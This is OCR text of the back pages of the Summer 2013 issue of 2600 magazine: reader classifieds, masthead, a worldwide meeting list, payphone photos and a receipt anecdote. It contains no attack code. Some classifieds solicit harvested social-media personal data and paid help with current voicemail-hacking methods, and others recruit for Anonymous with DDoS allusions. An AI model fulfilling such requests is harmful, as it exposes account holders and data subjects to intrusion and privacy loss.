TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

Help Wanted

NEED HELP IN DECRYPTING A WINZIP DATA FILE, password was lost! Also, want any or all Facebook, LinkedIn, or social data with name, email, and/or photos. Contact Joe: soldato13@yahoo.com

SAVVY RESEARCH ASSISTANTS NEEDED. Cash paid for Internet searches. Per site/per printed page result fees negotiable. Nothing complex, illegal, or unethical. Also interested in tech guides for designing/assembling homebrewed "super computer" featuring 50-100 CPUs. Contact Garry Erwin #95B0644, CCF, PO Box 2000, Dannemora, NY 12929.

CAN'T HACK? Won't ddos? You want to help anyway? Help us here! Get active at wiki.freeanons.org and support the Anonymous Solidarity Network!

ARTIST AND PHOTOSHOP NINJA NEEDED. Small ebook publisher needs a Photoshop ninja/graphic artist/true artist to create 5 book covers during the next 5 months, and a further 15 covers during the following 18 months. We are not a big, greedy multinational publisher, so we will pay a reasonable amount, we will treat you with respect, and we will give you the credit you deserve. Our owners are longtime friends of *2600* and HOPE. Send contact info and portfolio samples, if any, to: librosfirst@gmail.com.

ANONPR.NET NEEDS RECRUITS W/SKILLS! All of us over at the Anonymous Public Relations team are working diligently to publish the stories that your traditional media sources refuse to touch. No matter what your skill set is, if this appeals to you, please come visit us at WWW.ANONPR.NET or find us in #AnonPR on IRC. AnonPR.net to enlist your services with us!

HIRING TELECOM MYSTERY SHOPPERS. Need help collecting quotes from telecom providers by phone & Web scraping. Telecommute part-time from anywhere in North America. If you grok social engineering, enjoy VoIP hacks, use Excel, and can code a little, join us! Info: telcoshop@hush.com.

Wanted

ALWAYS AVOID ALLITERATION. Fledging website on Cognitive Science language and thought seeks audience and feedback. http://alwaysavoidalliteration.com

WE'RE ACTIVELY SEEKING SUBMISSIONS for a new print magazine covering a broad range of tech/non-tech subjects, such as: proven physical security techniques, "Breakdown of a Takedown" (dissections of law enforcement attacks), real-life financial privacy tactics, cross-jurisdictional lifestyle tutorials, implementing genuine privacy in the cloud, configuring private smartphones, etc. Geared to non-specialist audiences, 100% non-profit, & community-powered. Be a part of the first issue - share your wisdom! Info: privatelifestyles@hush.com.

WANTED: X-10 or equipment of a similar nature and function (used for remote controlling of devices over the 120 VAC household power line). E. Hokanson, 2935 N. Prospect Ave., Milwaukee, WI 53211 or call 414-964-0130.

AUTHOR WILL PAY $1,000 FOR TECHNICAL CONSULTANT re: *current* technical methods and tactics

used to hack voice mail accounts, i.e. England, U.S., and elsewhere. cdg (dot) book (at) yahoo (dot) com

Services

CHECK OUT *BASEMENT TECHIE* by former *Cybertek* editor and *2600* writer Thomas Icom (Ticom). DIY Electronic and RF Tek on the cheap! http://www.oberonsrest.net/

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data from many sources, including computers, external media, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei's digital forensic examiners all hold prestigious forensic certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (American Bar Association 2006) and of hundreds of articles on digital forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers and even Oprah Winfrey's *O* magazine. For more information, call us at 703-359-0700 or email us at sensei@senseient.com.

GET YOUR HAM RADIO LICENSE! KB6NU's "No-Nonsense" Study Guides make it easy to get your Technician Class, General Class, or Extra Class amateur radio license. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. And the best part is that they are free from www.kb6nu.com/tech-manual. E-mail cwgeek@kb6nu.com for more information.

NOPAYCLASSIFIEDS.COM - Free advertising - 50 countries! Free business directory ads with link to your website to help you expand your business and improve search engine placement. Place FREE classified ads! Search over 35 million classified ads to help you find what you want by searching over 75,000 different social media and online classified ad websites. Thank you for being part of our online audience.

SECURE UNIX SHELLS & HOSTING SINCE 1999. JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We provide hundreds of vhost domains for IRC and email, the latest popular *nix programs, access to classic shell programs and compilers. JEAH.NET proudly hosts eggdrop, BNC, IRCD, and websites w/SQL. *2600* readers' setup fees are always waived. BTW: FYNE.COM (our sister company) adds free WHOIS privacy to all domains registered or transferred in!

INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information and subscription information, visit http://www.infosecnews.org

REVERSE.NET IS OWNED AND OPERATED BY INTELLIGENT HACKERS. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

Personal

FREE GHOST EXODUS! I'm a 29-year-old hacktivist looking to pen pal with others. I'm incarcerated on a computer virus (botnet) charge. My hobbies or interests include human rights, activism, electronic music, robotics, religion, and, of course, computer security (or lack thereof). Follow my blog at cellblog.freejessemcgraw.com, or email at ghostexodus@gmail.com. But don't forget to write me @ Jesse McGraw, #38690-177, P.O. Box 26020, Beaumont, TX 77720. Happy Hacking!

CURRENT WEB-HOSTING PROVIDER looking for your help in this new digital age. I am currently locked up in the B.O.P., but I am due for release this October. I am currently accepting new applicants who have any knowledge of any of the following: domain registration, web hosting, IRC.IRCd hosting, SHOUTcast hosting, Ventrilo hosting, TeamSpeak hosting, VoiP hosting, cloud-based services, networking, server management, and more! This list goes on and on but will give more details on request. This opportunity will not last as we are limited on this great offer. For those of you who have written me a letter and have not heard from me, I apologize. A lot of letters don't reach me for some odd reason. I am willing to write to anybody even if it's not regarding this ad. A pen pal is nice once in a while. I reply to all letters received. Chris Douglas 14329-298, Big Spring FCI, 1900 Sim ler Ave., Big Spring, TX 79720. All mail is welcome. Write me as much as you like! Email is available, but I need your email address first.

ELEVEN YEARS DOWN, THREE TO GO. SWM, 5'9", 175 Brn/Blu prisoner seeking correspondence for friendship, contacts, proxy, with anyone over 18. Calling and snail-mail only now, but 25 cent email soon. There's no anonymous correspondence allowed. Sex and race unimportant. My past was very black. Incarceration made me pragmatic and understand loyalty. Time to change hats but I need help. I know some of what's needed to know to accomplish things. I can't wait until I can move. What am I? Because I can tweak a 98 registry, S.C. thinks I'm a hacker! What makes a hacker anyway? The government can't keep this Alaskan National down forever. It's hard but still learning. Interested in computers, tech, Linux, faith, sci-fi, everything that has connection to multi-generational self-sustaining networks, drones, makerbots, cybernetics, and stopping slavery. Important to me: open-mindedness, cleverness, and support for Bottom Billion. Let's drink a lot of coffee, relax, kick back, dream, and make something with what we have. I'm not seeking money in this ad. Uncovering answers to questions is my strong point now. World anarchy and meeting a Gray Hat hacker girl would be totally cool. Yes I said Gray Hat. Policy is that they open and read all mail. Address all letters as James Anderson and put 283022, TyRCI U6-9B, 200 Prison Road, Enoree, SC 29335.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Autumn issue: 8/21/13.

HELP SAVE LITERACY


You can preserve a grand tradition by writing a letter to *2600*. Unlike almost every other publication out there, we take great pride in the detailed words and feedback of our readers. In this day and age, more and more people are reducing their thoughts to 140 characters or less, lowering their attention span, and basically avoiding meaningful dialogue/debate. We welcome actual words, entire paragraphs, yes, even whole pages from people who have something to say about today's technology and the things that appear in these pages. So please help us hold onto a tradition that has spanned many centuries and spill forth with your prose. You'll feel great and others around the world and far into the future will hear and feel your thoughts.


letters@2600.com

or for the full writing experience:

2600 Letters
PO Box 99
Middle Island, NY 11953 USA

Do You Have a *2600* Shirt?





Right now, we have four different styles available in sizes S through XXXL. From our traditional **blue box design** to the snappy **"government seal"** to our latest **deskphone/QR code image** to our limited edition **HOPELand Security** shirts from HOPE Number Nine (once we run out of a size on these, they're gone for good).

Each shirt is $20 including shipping to the United States and Canada.
$9.50 will be added to overseas orders.

Order at http://store.2600.com
or write to 2600, PO Box 752, Middle Island, NY 11953 USA

"I fear the day when the technology overlaps with our humanity. The world will only have a generation of idiots." - Attributed to Albert Einstein by various websites in 2012 and accepted without question by members of the mass media and general public

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

S T A F F

Infrastructure
flyko

Network Operations
phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Inspirational Music: Fila Brazilia, Sage Francis, Her Space Holiday, Brand New, N.A.S.A., Lucienne Boyer, The Get Up Kids, Radio Zumbido, Wugazi, Jaydiohead, Elmatic

Shout Outs: The Monks of New Skete, Jason Scott, Steve Roth, Phil Lapsley, Dave Feldman, Andrew Zahn, Bill Acker

Welcome: Sasha Winston Dominic

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 *(ISSN 0749-3851, USPS # 003-176); Summer 2013, Volume 30 Issue 2, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $27 individual,
$50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2013 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

Copyright © 2013; 2600 Enterprises Inc.

MEETINGS

ARGENTINA

Buenos Aires: Bar El Sitio, Av de Mayo 1354.

AUSTRALIA

Melbourne: Level 2 food court, Melbourne Central Dome.
Sydney: The Crystal Palace Hotel, 789 George St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver (Surrey): Central City Shopping Centre food court by Orange Julius.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm
Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.
Grenoble: EVE performance hall on the campus of Saint Martin d'Heres. 6 pm
Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm
Paris: Quick Restaurant, Place de la Republique. 6 pm
Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm
Rouen: Place de la Cathédrale, benches to the right. 8 pm
Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm
Huntsville: Newk's, 4925 University Dr. 6 pm

Arizona

Phoenix: Pink Spot Coffee & Ice Cream, 49 W Thomas Rd. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Los Angeles: Union Station, inside main entrance (Alameda St side) between Union Bagel and the Traxx Bar.
Monterey: East Village Coffee Lounge. 5:30 pm
Sacramento: Hacker Lab, 1715 I St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center (inside). 5:30 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm
Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Colorado Springs: The Enclave Coop, 2121 Academy Circle. 7 pm
Loveland: Starbucks at Centerra (next to Bonefish Grill). 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: O'Brothers Irish Pub, 1521 Margaret St. 6:30 pm
Melbourne: Matt's Casbah, 801 E New Haven Ave. 5:30 pm
Orlando: Panera Bread, Fashion Square Mall.
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Titusville: StoneFire Art Gallery & Studios, 2500 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: Tomlinson Tap Room in City Market, 222 E Market St. 6 pm

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm
Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/ MakerSpace, 1112 2nd St NW. 6 pm

New York

Albany: SUNY Albany Transfer & Commuter Lounge, first floor, Campus Center. 6 pm
New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.
Rochester: Interlock Rochester, 1115 E Main St. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Royal Bean Coffee Shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College). 7 pm

North Dakota

Fargo: StaridLabs at Red Raven Espresso Parlor, 916 Main Ave. 6 pm

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm
Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, southeast food court near mini post office.
Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm
State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm
Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm
Houston: Ninfa's Express seating area, Galleria IV. 6 pm

Vermont

Burlington: Quarterstaff Gaming Lounge, 178 Main St, 3rd floor.

Virginia

Arlington: (see District of Columbia)
Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm
Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm
Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.


Reclaimed Payphones

Thailand. Lately there seems to be a growing phenomenon of nature stepping in and taking back payphones. We see the forest moving in on this one, found outside the Renaissance Hotel on Koh Samui island.

Photo by Mike S.

Greece. Here it looks like the earth itself is about to swallow this poor phone. If it weren't for the tree, it would certainly be horizontal. Yet it still works. Seen on the island of Crete in the village of Almyrida.

Photo by Chaz



United States. The forest was very aggressive at the Hoh Rainforest in Washington State, where this structure looks like a part of nature itself. The actual phone apparently blended in so well that it can't even be seen anymore.

Photo by MTTRN

Austria. Winter has taken this payphone (we assume there's one in there) at the Lackenhof ski resort in Ötscher. The sign translates to "This telephone can save lives. Don't destroy it!" There are very few of these phones (and signs) left.

Photo by Richard Hanisch

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

Micro Center
730 Memorial Drive
Cambridge, MA 02139
General Manager Arsen Askaryan
(617) 234-6400

Reference: 121-PO-8153815
Date: 08/07/12 3:54 PM
Customer: B HACKER
CSR: UDENSON E.

SALES RECEIPT SALES RECEIPT

1 664474 2600HACK 2600 HACKER QUARTERLY 6.25
Sales ID: ---

SUBTOTAL: 6.25
TAX: 0.00
TOTAL: 6.25

CASH: 6.25

Here's an interesting fact, discovered by **sail0r**: if you buy a copy of *2600* (or anything else, we presume) at this local MicroCenter and pay cash, your name shows up on the receipt as "B Hacker." (When making a purchase with a credit card, the cardholder name shows up.) Perhaps the thought is that only a hacker would be smart enough to use cash - or maybe something somehow got hacked and this is the signature. Regardless, we suspect a lot of people will be buying *2600* with cash at MicroCenters just to see what happens.

While out cycling, **Rob Purvis** found this neat little sign in the village of Newton Poppleford in East Devon, England. It's clearly an informational statement which says that hackers are always in the vicinity. Depending on one's outlook, this will either prove comforting or troubling.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.